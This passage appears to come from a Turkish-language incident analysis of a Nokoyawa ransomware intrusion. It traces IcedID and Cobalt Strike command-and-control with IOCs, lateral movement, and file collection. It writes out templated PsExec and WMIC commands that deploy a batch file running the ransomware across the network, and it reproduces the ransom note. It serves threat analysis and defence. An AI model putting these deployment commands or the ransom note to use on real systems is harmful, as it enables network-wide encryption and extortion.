Windows File Explorer kullanarak 1.dll (cobal strike) saldırgan tarafında transfer edilir.




Fidye yazılımının kurulumu için kullanılan son dosyalar aynı yöntemle aktarılır ve bu, Explorer.EXE tarafından gerçekleştirilen dosya oluşturma kayıt süreci aracılığıyla görülebilir.




k.exe, p.bat ve diğer batch scriptler önceden sızılmış makineye transfer edilmişti. Ağdaki diğer bilgisayarlara copy komutunu kullanarak k.exe’yi kopyalamaya çalışır.


Bu komut düzgünce çalışmayabilir o zaman saldırgan webshell’den WMIC (Windows Management Instrumentation Command-line) kullanarak dosyaları kopyalamaya çalışır. WMIC ile sistem bilgileri alınabilir, uzaktaki sistemler üzerinde işlemler yapılabilir, yerel kullanıcı hesapları yönetilebilir, çalışan işlemleri ve hizmetleri görüntüleyebilir.



p.bat ve k.exe ağdaki bilgisayarlara kopyalandıktan sonra sistem hesabını kullanarak PsExec.exe otomatik olarak mstdc adında bir servis oluşturuyor. Bu servis p.bat dosyasını çalıştırmak için kullanılıyor. Mstdc servisi göze batmamak için yine özenle seçilmiş olabilir. P.bat dosyası k.exe’yi çalıştırıyor. Bu da sistemi Base64 tabanlı şifreliyor.




Her makine “.key” adı altında dosya oluşturur. Dosya adları PsExec çalıştırılan ana makinenin ismini içerir.



**COLLECTION**


AdFinder işlemini bitirdikten sonra dosyaları 7-zip ile sıkıştırır.



**COMMAND AND CONTROL**

**IcedID**

Entail.exe (rundll32.exe), templates544.png başarılı bir şekilde çalıştırdıktan sonra trentonkaizerfak[.]com adresine dışarıya doğru bir bağlantı kurulmuştur.



İndirilen gzip dosyası IcedID’nin diğer safhasıydı. Payloadı çalıştırdıktan 5.255.103[.]16 adresine başarılı şekilde kurulur.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| IP | Port | Domain | Ja3 | Ja3s |
| 5.255.103[.]16 | 443 | pikchayola[.]pics | a0e9f5d64349fb13191bc781f81f42e1 | ec74a5c51106f0419184d0dd08fb05bc |
| 5.255.103[.]16 | 443 | questdisar[.]com | a0e9f5d64349fb13191bc781f81f42e1 | ec74a5c51106f0419184d0dd08fb05bc |

|  |  |
| --- | --- |
| SSL Certificate Details |  |
| Certificate Subject | O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=localhost |
| Certificate Issuer | O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=localhost |
| Not Before | 2022-10-09T09:36:33Z |
| Not After | 2023-10-09T09:36:33Z |
| Public Algorithm | rsaEncryption |

**COBALT STRIKE**

Ana bilgisayarda cmd.exe'ye yapılan enjeksiyondan sonra 1.dll (Cobalt Strike DLL) oluşturuldu ve bu daha domain controller’a aktarıldı. Daha sonra 1.dll, rundll32.exe aracılığıyla domain controller’da çalıştırıldı ve çalıştırıldıktan sonra rundll32.exe, 5.8.18[.]242 komut ve kontrol sunucusuna bağlandı.


|  |  |  |  |
| --- | --- | --- | --- |
| IP | Port | Ja3 | Ja3s |
| 5.8.18[.]242 | 443 | 72a589da586844d7f0818ce684948eea | f176ba63b4d68e576b5ba345bec2c7b7 |

|  |  |
| --- | --- |
| SSL Certificate Details |  |
| Certificate Subject | CN=,OU=,O=,L=,ST=,C= |
| Certificate Issuer | CN=,OU=,O=,L=,ST=,C= |
| Not Before | 2015-05-20T18:26:24Z |
| Not After | 2025-05-17T18:26:24Z |
| Public Algorithm | rsaEncryption |

**IMPACT**

PsExec ve WMIC kullanarak fidye yazılım bilgisayarlara dağıtıldı.


psexec.exe \\[TARGET IP] -u [DOMAIN]\[USER] -p "[PASSWORD]" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat

wmic /node:"[TARGET IP]" /user:"[DOMAIN]\[USER]" /password:"[PASSWORD]" process call create "cmd.exe /c c:\windows\temp\p.bat"  


p.bat, k.exe (fidye virüsünü) çalıştırmak için görevlendirilmiştir. Aşağıdaki komutla bunu anlayabiliriz.

c:\windows\temp\k.exe --config REDACTED

Komut parametrelerinde sağlanan yapılandırmayı inceledikten sonra, bu özel fidye yazılımı ağı şifrelemek, gizli sürücüleri ve kopyaları yüklemek için yapılandırılmıştır.



Fidye yazılımı bazı dosya yollarını ve uzantıların şifrelenmesini atlamasını istemiştir.

Excluded Directories  
- Windows  
- Program Files  
- Program Files (x86)  
- AppData  
- ProgramData  
- System Volum Information  
  
Excluded File Extensions  
- .exe  
- .dll  
- .ini  
- .lnk  
- .url  
- ""

Son olarak fidye virüsü bir not bırakır..

Nokoyawa.  
  
If you see this, your files were successfully encrypted.  
We advice you not to search free decryption method.  
It's impossible. We are using symmetrical and asymmetric encryption.  
  
ATTENTION:  
 - Don't rename encrypted files.  
 - Don't change encrypted files.  
 - Don't use third party software.  
   
To reach an agreement we offer you to visit our Onion Website.  
How to open Onion links:  
 - Download TOR Browser from official website.  
 - Open and enter this link:  
 http://[REDACTED]  
 - On the page you will see a chat with the Support.  
 - Send your first message.  
   
The faster you contact with us the faster you will get a solution.

Eğer bunu görüyorsanız dosyalarınızı başarılı bir şekilde şifreledik.

Bedava şifre çözme metodlarını denemeyiniz.

Bu imkansız. Asimetrik ve simetrik dosya şifreleme yöntemi kullanıyoruz.

UYARI

* Şifrelenmiş dosyaları yeniden isimlendirmeye çalışmayın
* Şifrelenmiş dosyaları değiştirmeye çalıştırmayın.
* Üçüncü parti uygulamaları kullanmayın.

Anlaşmaya varmak için Onion sitemizi ziyaret ediniz.

Onion bağlantıları nasıl açılır:

- TOR Browser'ı resmi web sitesinden indirin.

- Bu bağlantıyı açın ve girin:

http://[REDACTED]

- Sayfada Destek ile bir sohbet göreceksiniz.

- İlk mesajınızı gönderin.

Bizimle ne kadar hızlı iletişime geçerseniz o kadar hızlı çözüm alırsınız.

